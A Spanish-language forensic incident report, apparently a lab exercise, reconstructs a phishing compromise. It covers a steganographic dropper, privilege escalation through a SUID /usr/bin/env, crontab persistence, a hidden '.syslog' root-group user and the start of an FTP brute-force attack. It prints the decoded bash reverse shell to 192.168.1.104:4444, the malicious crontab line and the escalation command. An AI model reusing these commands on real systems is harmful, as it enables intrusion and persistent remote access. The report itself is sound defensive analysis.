N. 1. ¿Cuál fue el vector de entrada inicial? Identifica el archivo malicioso, su ubicación, su tipo real. ¿A qué hora fue ejecutado? Demuestra que contiene un payload de reverse shell e indica desde qué IP y puerto se estableció la conexión.

Metodología de análisis

El equipo forense analizó el contenido del archivo Holded_Update_Setup, los ficheros asociados al payload malicioso y los registros de auditoría (audit.log) generados por auditd, con el objetivo de reconstruir el vector de entrada inicial e identificar la reverse shell utilizada por el atacante.

Identificación del vector de entrada inicial

El análisis forense permitió determinar que el vector de entrada inicial utilizado por el atacante fue un ataque de phishing.

El atacante suplantó al equipo de soporte técnico de Holded mediante el envío de un correo electrónico fraudulento dirigido específicamente al usuario **pedro**, perteneciente al Departamento de Contabilidad. El mensaje simulaba una actualización legítima de seguridad de la plataforma Holded e inducía al usuario a descargar y ejecutar un supuesto instalador corporativo.


El correo incluía un archivo comprimido denominado: Holded_Update_Setup.zip

Localización e identificación del archivo malicioso

El análisis de la imagen forense del equipo comprometido permitió localizar el archivo descargado en el directorio:

/home/pedro/Descargas/ (ls)

Tras descomprimir el archivo ZIP, se obtuvo el fichero: Holded_Update_Setup



A simple vista, el archivo aparentaba ser un instalador legítimo de actualización. Sin embargo, el análisis forense reveló que realmente se trataba de un script Bash malicioso diseñado para ejecutar acciones ofensivas sobre el sistema comprometido.

Análisis del contenido del archivo malicioso

Para inspeccionar el contenido del supuesto instalador, se utilizó el siguiente comando sobre la imagen forense montada:


cat /mnt/disco_pedro/home/pedro/Descargas/Holded_Update_Setup,

El análisis del script permitió identificar una técnica de ocultación basada en esteganografía (técnica utilizada para ocultar información o archivos maliciosos dentro de otros archivos aparentemente legítimos, como imágenes o audios). El atacante hacía uso de la herramienta steghide para ocultar el payload real dentro de una imagen aparentemente legítima denominada:

Holded.jpg

```
carles@carlesochoa: ~/forense_novohogar
 GNU nano 7.2                    /mnt/disco_pedro/home/pedro/Descargas/Holded_Update_Setup *
    echo "# Verificando archivos..."
    echo "25"; sleep 1.5
    echo "# Descargando actualización..."
    echo "50"; sleep 2
    echo "# Aplicando parches..."
    echo "75"; sleep 1.5
    echo "# Optimizando..."
    echo "95"; sleep 1
    echo "100"; sleep 0.5
) | zenity --progress \
    --title="Instalando..." \
    --text="Iniciando..." \
    --percentage=0 \
    --auto-close

steghide extract -sf Holded.jpg -p "holded2024" -xf /tmp/.holded_cache
```



Extracción del payload oculto

Para recuperar el contenido oculto dentro de la imagen, el equipo forense ejecutó el siguiente comando:

steghide extract -sf /mnt/disco_pedro/home/pedro/Descargas/Holded.jpg -p "holded2024" -xf /tmp/.holded_cache

Como resultado de esta operación, se obtuvo un archivo oculto denominado: payload.sh

```
carles@carlesochoa:~/forense_novohogar$ steghide extract -sf /mnt/disco_pedro/home/pedro/Descargas/Holded.jpg -p "holded2024"
anot◆ los datos extra◆dos e/"payload.sh".
carles@carlesochoa:~/forense_novohogar$ ls | grep pay
payload.sh
carles@carlesochoa:~/forense_novohogar$
```

Al inspeccionar el contenido del payload extraído, se observó que el atacante no había incluido directamente el comando malicioso, sino una cadena codificada en Base64 con el objetivo de dificultar su identificación.

La cadena obtenida ejecutando el comando cat payload.sh fue la siguiente:

YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTA0LzQ0NDQgMD4mMQ==

```
carles@carlesochoa:~/forense_novohogar$ cat payload.sh
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTA0LzQ0NDQgMD4mMQ==" | base64 -d | bash
carles@carlesochoa:~/forense_novohogar$
```

Decodificación del payload

Con el objetivo de identificar el comportamiento real del malware, el equipo forense procedió a decodificar la cadena Base64 mediante el siguiente comando:

echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTA0LzQ0NDQgMD4mMQ==" | base64 -d

El resultado de la decodificación reveló el comando exacto utilizado por el atacante:

bash -i >& /dev/tcp/192.168.1.104/4444 0>&1

```
carles@carlesochoa:~/forense_novohogar$ echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTA0LzQ0NDQgMD4mMQ==" | base64 -d
bash -i >& /dev/tcp/192.168.1.104/4444 0>&1carles@carlesochoa:~/forense_novohogar$
```

Identificación de la reverse shell

El comando obtenido corresponde a una reverse shell en Bash.

Su funcionamiento consiste en:

- Abrir una conexión TCP saliente desde el equipo comprometido.
- Establecer una sesión de comandos remota.

A partir del análisis del comando se identificaron los siguientes parámetros críticos:

Elemento	Valor
IP atacante	192.168.1.104
Puerto utilizado	4444
Tipo de conexión	Reverse shell Bash

Esto confirma que, tras la ejecución del script malicioso, el sistema comprometido estableció una conexión remota hacia la infraestructura controlada por el atacante.


Confirmación de la ejecución del malware

Para confirmar el momento exacto de ejecución del payload malicioso, se analizaron los registros generados por el servicio auditd, previamente habilitado en los sistemas corporativos de la organización.

El análisis se realizó mediante el siguiente comando:

sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -k ejecuciones_home_pedro

La salida relevante obtenida fue la siguiente:



Estos registros permitieron confirmar:

- La ejecución manual del archivo malicioso por parte del usuario.
- El directorio desde el que se ejecutó el script. (cwd = “/home/pedro/Descargas”).
- El intérprete utilizado (/bin/bash).
- La fecha y hora exactas del compromiso inicial (Sábado 16 de mayo de 2026 a las 17:44:53).

Observación clave

En los ataques de phishing con archivos adjuntos comprimidos, siempre hay algo que se esconde detrás de la aparente legitimidad. En este caso, el atacante no solo se limitó a enviar un archivo ejecutable directo, sino que implementó una estrategia de **doble capa de ocultación** para evadir los mecanismos de detección tradicionales:

1. **Primera capa**: Ocultó el payload malicioso dentro de una imagen aparentemente legítima (Holded.jpg) mediante esteganografía utilizando la herramienta steghide.
2. **Segunda capa**: Ofuscó el comando de la reverse shell mediante codificación Base64, dificultando su detección por reglas simples de YARA y antivirus.

La combinación de ambas técnicas demuestra que el atacante utilizó métodos más avanzados y elaborados que los utilizados habitualmente en campañas de phishing convencionales.

Conclusión del vector de ataque

Por lo tanto, el vector de entrada inicial fue un ataque de phishing mediante el envío del archivo malicioso Holded_Update_Setup.zip, almacenado en /home/pedro/Descargas/ y ejecutado manualmente por el usuario pedro el Sábado 16 de mayo de 2026 a las 17:44:53.

Tras descomprimir el archivo, se obtuvo el fichero Holded_Update_Setup, cuyo tipo real era un script Bash malicioso. Durante su ejecución, el script extraía mediante steghide un payload oculto dentro de la imagen Holded.jpg, el cual contenía una reverse shell ofuscada en Base64.

Una vez decodificada, se confirmó que la reverse shell establecía una conexión remota hacia la dirección IP 192.168.1.104 utilizando el puerto 4444, otorgando al atacante acceso remoto interactivo al sistema comprometido.

2. ¿Cómo escaló el atacante a privilegios de root? ¿Qué mala configuración de permisos explotó, qué comando ejecutó para obtener acceso root y a qué hora se realizó la escalada?

Metodología de análisis

El equipo forense analizó el archivo .bash_history del usuario pedro y los registros de auditoría (audit.log) generados por auditd, con el objetivo de reconstruir la secuencia de comandos ejecutados durante la fase de escalada de privilegios.

Reconocimiento inicial del sistema

Tras obtener acceso mediante la reverse shell, el atacante ejecutó varios comandos de reconocimiento para identificar el contexto del sistema y buscar posibles vectores de escalada.

Los comandos identificados en el historial fueron los siguientes:


whoami

id

cat /etc/passwd | grep -E "bash$|sh$"

Estos comandos permitieron al atacante:

- Identificar el usuario comprometido (pedro).
- Verificar sus privilegios y grupos.
- Enumerar usuarios con shell interactiva dentro del sistema.



Posteriormente, el atacante intentó obtener privilegios elevados mediante: sudo su -

Sin embargo, este intento no tuvo éxito debido a que el usuario **pedro** no disponía de permisos **sudo** sin contraseña configurados en **/etc/sudoers**.

Búsqueda de binarios SUID vulnerables

Tras el fallo inicial mediante **sudo**, el atacante optó por buscar binarios con permisos SUID mal configurados ejecutando el siguiente comando:

find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null

Durante esta enumeración identificó el binario: /usr/bin/env

Para inspeccionar sus permisos ejecutó: ls -la /usr/bin/env

```
find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
ls -la /usr/bin/env
```

La salida que obtuvo tras ejecutar ese comando fue:

-rwsr-sr-x 1 root root 48072 jun 22 2025 /usr/bin/env

```
carles@carlesochoa:~/forense_novohogar$ ls -la /mnt/disco_pedro/usr/bin/env
-rwsr-sr-x 1 root root 35000 ene 18  2018 /mnt/disco_pedro/usr/bin/env
carles@carlesochoa:~/forense_novohogar$
```

Identificación de la mala configuración explotada

El análisis de permisos permitió determinar que el binario **/usr/bin/env** tenía activado el bit SUID.

Esto implicaba que cualquier usuario del sistema podía ejecutar dicho binario con privilegios efectivos de **root**.

La presencia del permiso: rws

confirmaba que el ejecutable heredaba privilegios elevados independientemente del usuario que lo lanzara.

Esta configuración representaba una mala práctica crítica de seguridad y permitió al atacante realizar la escalada de privilegios.

Comando utilizado para obtener acceso root

Una vez identificado el binario vulnerable, el atacante ejecutó el siguiente comando:

/usr/bin/env /bin/sh -p

Explicación técnica del comando:

- /usr/bin/env: Es un programa que normalmente sirve para ejecutar otros programas. También almacena las variables de entorno.
- /bin/sh: Es la shell (terminal) que env va a ejecutar.
- -p (privileged mode): Es una opción de la shell que indica que no debe descartar los privilegios heredados por seguridad. Por lo tanto no descartó los privilegios de root.

¿Por qué funciona esta escalada?

- El binario /usr/bin/env se ejecuta con privilegios de root debido al bit SUID activado.
- env lanza el comando /bin/sh (la shell del sistema).
- Como el proceso padre (env) ya se ejecuta como root, el proceso hijo (/bin/sh) hereda esos privilegios.
- La opción -p evita que la shell reduzca automáticamente sus privilegios por seguridad.

- El resultado es una shell interactiva con privilegios de root.

Confirmación de la escalada en los logs de auditoría

El análisis del archivo **/var/log/audit/audit.log** permitió confirmar que el proceso se ejecutó con privilegios efectivos de **root**.


Para obtener esta información se utilizó el siguiente comando:

sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -m EXECVE | grep "env" -A 10 -B 2

Interpretación de los campos críticos:

Campo	Valor	Significado
uid	1000	Usuario real que ejecuta el proceso (usuario normal)
Euid=0 (Effective UID)	0	Usuario efectivo con el que se ejecuta el proceso (root)
Suid=0 (Saved uid)	0	Usuario guardado del proceso, usado para mantener privilegios
Fsuid=0 (File system uid)	0	Acceso al sistema de archivos como root
Egid=0 (Effective group id)	0	Grupo efectivo con el que se ejecuta el proceso (root)
Sgid=0 (Saved group id)	0	Grupo guardado del proceso para preservación de privilegios

La presencia de múltiples **valores 0** confirmó que el proceso estaba ejecutándose con privilegios efectivos de administrador. El usuario real sigue siendo **1000 (uid=1000)**, pero el proceso ejecuta una shell (**/bin/sh -p**) con **privilegios efectivos de root (euid=0)** debido a la ejecución de un binario con permisos elevados. Como resultado, el proceso hereda el contexto de seguridad de root, lo que provoca que los identificadores asociados al proceso (euid, fsuid, egid, sgid) pasen a valor **0**, reflejando el control total del sistema.




Hora de la escalada

El análisis de los registros de auditoría (audit.log) permitió determinar que la escalada de privilegios se produjo el:

Sábado 16 de mayo de 2026 a las 18:19:48

El evento registrado muestra la ejecución del comando utilizado para obtener privilegios de **root:**

type=EXECVE msg=audit(1778948388.527:461): argc=2 a0="/bin/sh" a1="-p"



Conclusión

El atacante escaló privilegios a **root** explotando una mala configuración SUID sobre el binario **/usr/bin/env.**

Para obtener acceso privilegiado ejecutó el comando: /usr/bin/env /bin/sh -p y la escalada se realizó el día Sábado 16 de mayo de 2026 a las 18:19:48.

Los registros de **auditd** confirmaron el éxito de la escalada mostrando identificadores privilegiados como **euid=0 y egid=0**, evidenciando que el atacante obtuvo privilegios de **root** sobre el sistema.

3. El atacante añadió persistencia en el sistema. ¿Qué línea maliciosa escribió en el crontab y cada cuánto tiempo se ejecuta? ¿A qué hora fue modificado el archivo?


Metodología de análisis

El equipo forense analizó el archivo **/etc/crontab** y los registros de auditoría **(audit.log)** con el objetivo de identificar mecanismos de persistencia añadidos por el atacante y determinar el momento exacto de la modificación.

Identificación de la línea maliciosa en /etc/crontab

Durante el análisis del archivo **/etc/crontab** se identificó la siguiente línea maliciosa:

*/60 * * * * root bash -i >& /dev/tcp/192.168.1.104/4444 0>&1



Para visualizar esta información se utilizó el comando: cat /mnt/disco_pedro/etc/crontab

¿Qué hace esta línea?

Componente	Significado
*/60 * * * *	La tarea se ejecuta al inicio de cada hora.
root	La tarea se ejecuta con privilegios de **root**
bash -i >& /dev/tcp/192.168.1.104/4444 0>&1	Reverse shell que conecta con el atacante

La tarea programada ejecutaba automáticamente una reverse shell cada hora contra la dirección IP 192.168.1.104 utilizando el puerto 4444.

El objetivo del atacante era mantener persistencia en el sistema, garantizando la recuperación del acceso remoto incluso si la conexión inicial se cerraba o el sistema era reiniciado.

Evidencia de modificación del archivo

El análisis de los registros de auditoría permitió identificar el momento exacto en el que el atacante modificó el archivo **/etc/crontab.**

Para localizar este evento se utilizó el siguiente comando:

sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -m PATH -f "/etc/crontab"

```
carles@carlesochoa:~/forense_novohogar$ sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -m PATH -f "/etc/crontab"
----
```

Los registros mostraron que el archivo fue modificado utilizando el editor nano con **privilegios de root (confirmado por el uid=0).**

Interpretación de los campos:

Campo	Valor	Significado
uid=0	0	Usuario root
euid=0	0	Usuario efectivo root
comm="nano"	nano	Editor utilizado para modificar el archivo
exe="/bin/nano"	/bin/nano	Binario ejecutado
name="/etc/crontab"	-	Archivo modificado

```
----
time->Sat May 16 18:26:44 2026
type=PROCTITLE msg=audit(1778948804.445:507): [illegible]574632F63726F6E746162
type=PATH msg=audit(1778948804.445:507): item=[illegible] name="/etc/crontab" [illegible]node=786604 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1778948804.445:507): item=0 name="/etc/" inode=786433 dev=08:01 mode=040755 ouid=0 ogid=0 rdev=00:00 nametype=PARENT cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=CWD msg=audit(1778948804.445:507): cwd="/var/log"
[illegible]9c a1=55e9940b56c0 a2=241 a3=1b6 items=2 ppid=8055 pid=8056 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts4 ses=4294967295 comm="nano" exe="/bin/nano" key="archivos_sistema"
----
```

Hora de modificación

El archivo **/etc/crontab** fue modificado el:

Sábado 16 de mayo de 2026 a las 18:26:44



Conclusión

El atacante añadió persistencia en el sistema modificando el archivo **/etc/crontab** e introduciendo la siguiente tarea programada:

*/60 * * * * root bash -i >& /dev/tcp/192.168.1.104/4444 0>&1

Esta línea ejecutaba una reverse shell cada 60 minutos con **privilegios de root**, permitiendo al atacante recuperar el acceso remoto al sistema de forma automática.

La modificación del archivo quedó registrada en los logs de auditoría el día: Sábado 16 de mayo de 2026 a las 18:26:44 confirmando así el momento exacto en el que se estableció el mecanismo de persistencia.

N. 4. El atacante creó un usuario oculto para intentar pasar desapercibido. ¿Cuál es el nombre de ese usuario y qué técnica empleó? ¿A qué grupo pertenece? ¿A qué hora fue creado?


Metodología de análisis

El equipo forense analizó los archivos **/etc/passwd**, **/var/log/auth.log** y los registros de auditoría **(audit.log)** con el objetivo de identificar usuarios creados por el atacante, técnicas de ocultación utilizadas y modificaciones relacionadas con privilegios.

Identificación del usuario oculto

Durante el análisis del archivo /etc/passwd se identificó un usuario sospechoso denominado: .syslog



Para visualizar esta información se utilizó el siguiente comando: cat /mnt/disco_pedro/etc/passwd



Técnica de ocultación empleada

El atacante utilizó dos técnicas para intentar pasar desapercibido:

Técnica	Descripción
Uso de punto (.) al inicio del nombre	Oculta el directorio /home/.syslog en listados normales (ls)

Técnica	Descripción
	 El atacante consiguió crear el usuario ocultando su home para no levantar sospechas
Suplantación de servicio legítimo	El nombre .syslog simula pertenecer al servicio legítimo de logs de Linux  Además, el usuario fue creado con una shell interactiva (/bin/bash), lo que le permitía ejecutar comandos en el sistema.

Esta técnica permitía camuflar el usuario malicioso como si fuese un servicio interno del sistema operativo.

Grupo al que pertenece

El análisis del archivo **auth.log** permitió determinar que el atacante modificó posteriormente el grupo del usuario **.syslog** al grupo **root (GID 0)**.


Para localizar este evento se utilizó el comando:

cat /mnt/disco_pedro/var/log/auth.log | grep -a -i ".syslog"



La línea relevante encontrada fue:

May 16 18:40:51 pedro-pc usermod[8480]: change user '.syslog' GID from '1001' to '0'



Esto confirmó que el usuario **.syslog** pasó a pertenecer al grupo **root**.

Momento	GID	Grupo
En el momento de creación	1001	Grupo .syslog (recién creado)
Después de la modificación	0	**Grupo root**

Hora exacta de creación y modificación

El análisis de auth.log permitió reconstruir cronológicamente los eventos:

Evento	Hora	Comando
Creación del grupo .syslog	**18:40:47**	useradd crea el grupo con GID 1001
Creación del usuario .syslog	**18:40:47**	useradd crea el usuario con UID 1001, GID 1001
Cambio de grupo a root	**18:40:51**	usermod cambia el GID de 1001 a 0

Creación del grupo .syslog

```
May 16 18:40:47 pedro-pc useradd[8466]: new group: name=.syslog, GID=1001
```

Creación del usuario .syslog

```
May 16 18:40:47 pedro-pc useradd[8466]: new user: name=.syslog, UID=1001, GID=1001, home=/home/.syslog, shell=/bin/bash
May 16 18:40:51 pedro-pc usermod[8480]: change user '.syslog' GID from '1001' to '0'
```

Cambio de grupo a root

```
May 16 18:40:51 pedro-pc usermod[8480]: change user '.syslog' GID from '1001' to '0'
May 16 18:54:45 pedro-pc sshd[8710]: Accepted password for .syslog from 192.168.1.104 port 4
```

Verificación en audit.log

Además, el análisis de **audit.log** permitió observar cómo el atacante verificó posteriormente la configuración del usuario ejecutando:

id .syslog

Para localizar este evento se utilizó el siguiente comando:

sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -m EXECVE | grep "id.*\.syslog" -A 5 -B 2

```
carles@carlesochoa:~/forense_novohogar$ sudo ausearch -if /mnt/disco_pedro/var/log/audit/audit.log -m EXECVE | grep "id.*\.syslog" -A 5
 -B 2
type=PATH msg=audit(1778949657.333:583): item=0 name="/usr/bin/id" inode=528923 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametyp
e=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=CWD msg=audit(1778949657.333:583): cwd="/home/pedro"
type=EXECVE msg=audit(1778949657.333:583): argc=2 a0="id" a1=".syslog"
type=SYSCALL msg=audit(1778949657.333:583): arch=c000003e syscall=59 success=yes exit=0 a0=561ace362280 a1=561acd083b50 a2=561ace362108
```

Los registros muestran que esta comprobación fue realizada a las: 18:40:57 (timestamp 1778949657.333) después de la creación y del cambio de grupo a root.

Ejecutando el comando date -d @1778949657 se observa la fecha y hora en el formato legíble.

```
carles@carlesochoa:~/forense_novohogar$ date -d @1778949657
sáb 16 may 2026 18:40:57 CEST
carles@carlesochoa:~/forense_novohogar$
```

Conclusión

El atacante creó un usuario oculto denominado: .syslog empleando una técnica de ocultación basada en añadir un punto (.) al inicio del nombre y suplantar un servicio legítimo del sistema para pasar desapercibido.

El usuario fue creado inicialmente con un grupo propio, pero posteriormente fue añadido al grupo **root (GID 0)**, obteniendo privilegios elevados dentro del sistema.

La creación del usuario quedó registrada el Sábado 16 de mayo de 2026 a las 18:40:47.

5. Desde la máquina víctima, el atacante lanzó un ataque de fuerza bruta contra el servidor FTP corporativo (192.168.1.49). ¿A qué hora inició el ataque, cuántos intentos fallidos se registraron y consiguió acceder?

Metodología de análisis

El equipo forense analizó los archivos **/var/log/vsftpd.log** y /var/log/auth.log del servidor FTP corporativo con el objetivo de reconstruir el ataque de fuerza bruta realizado desde la máquina comprometida del usuario **pedro.**

Identificación de la IP de la máquina víctima

Antes de analizar el ataque, el equipo forense verificó la dirección IP asignada al equipo comprometido del usuario **pedro**.

Para ello se ejecutó el siguiente comando:

sudo grep -a -ri "dhcp" /mnt/disco_pedro/var/log/syslog

```
carles@carlesochoa:~/forense_novohogar$ sudo grep -a -ri "dhcp" /mnt/disco_pedro/var/log/syslog
```

Los registros DHCP mostraron que el equipo pedro-pc tenía asignada la dirección IP: 192.168.1.77

La evidencia encontrada fue la siguiente:

May 16 10:22:18 pedro-pc NetworkManager[672]: <info> [1778919738.1418] dhcp4 (enp0s3): address 192.168.1.77

```
May 16 10:22:18 pedro-pc dhclient[1045]: DHCPACK of 192.168.1.77 from 192.168.1.1
May 16 10:22:18 pedro-pc NetworkManager[672]: <info>  [1778919738.1418] dhcp4 (enp0s3):   address 192.168.1.77
May 16 10:22:18 pedro-pc NetworkManager[672]: <info>  [1778919738.1425] dhcp4 (enp0s3):   plen 24 (255.255.255.0)
```

Esta información permitió confirmar posteriormente que los intentos de conexión registrados en el servidor FTP procedían de la máquina comprometida del usuario **pedro**.

Identificación del ataque de fuerza bruta

El análisis de los logs del servidor FTP reveló múltiples intentos de autenticación fallidos procedentes de la dirección IP: 192.168.1.77 correspondiente al equipo comprometido del usuario **pedro.**

Los registros mostraban numerosos intentos consecutivos de acceso FTP utilizando distintos nombres de usuario como:

- admin
- root
- anonymous
- pedro

```
carles@carlesochoa:~/forense_novohogar$ head -40 /mnt/disco_serverFTP/var/log/vsftpd.log
Sat May 16 18:44:32 2026 [pid 1606] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:32 2026 [pid 1609] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:32 2026 [pid 1607] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:32 2026 [pid 1608] CONNECT: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1604] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1602] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1605] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
Sat May 16 18:44:34 2026 [pid 1603] [admin] FAIL LOGIN: Client "::ffff:192.168.1.77"
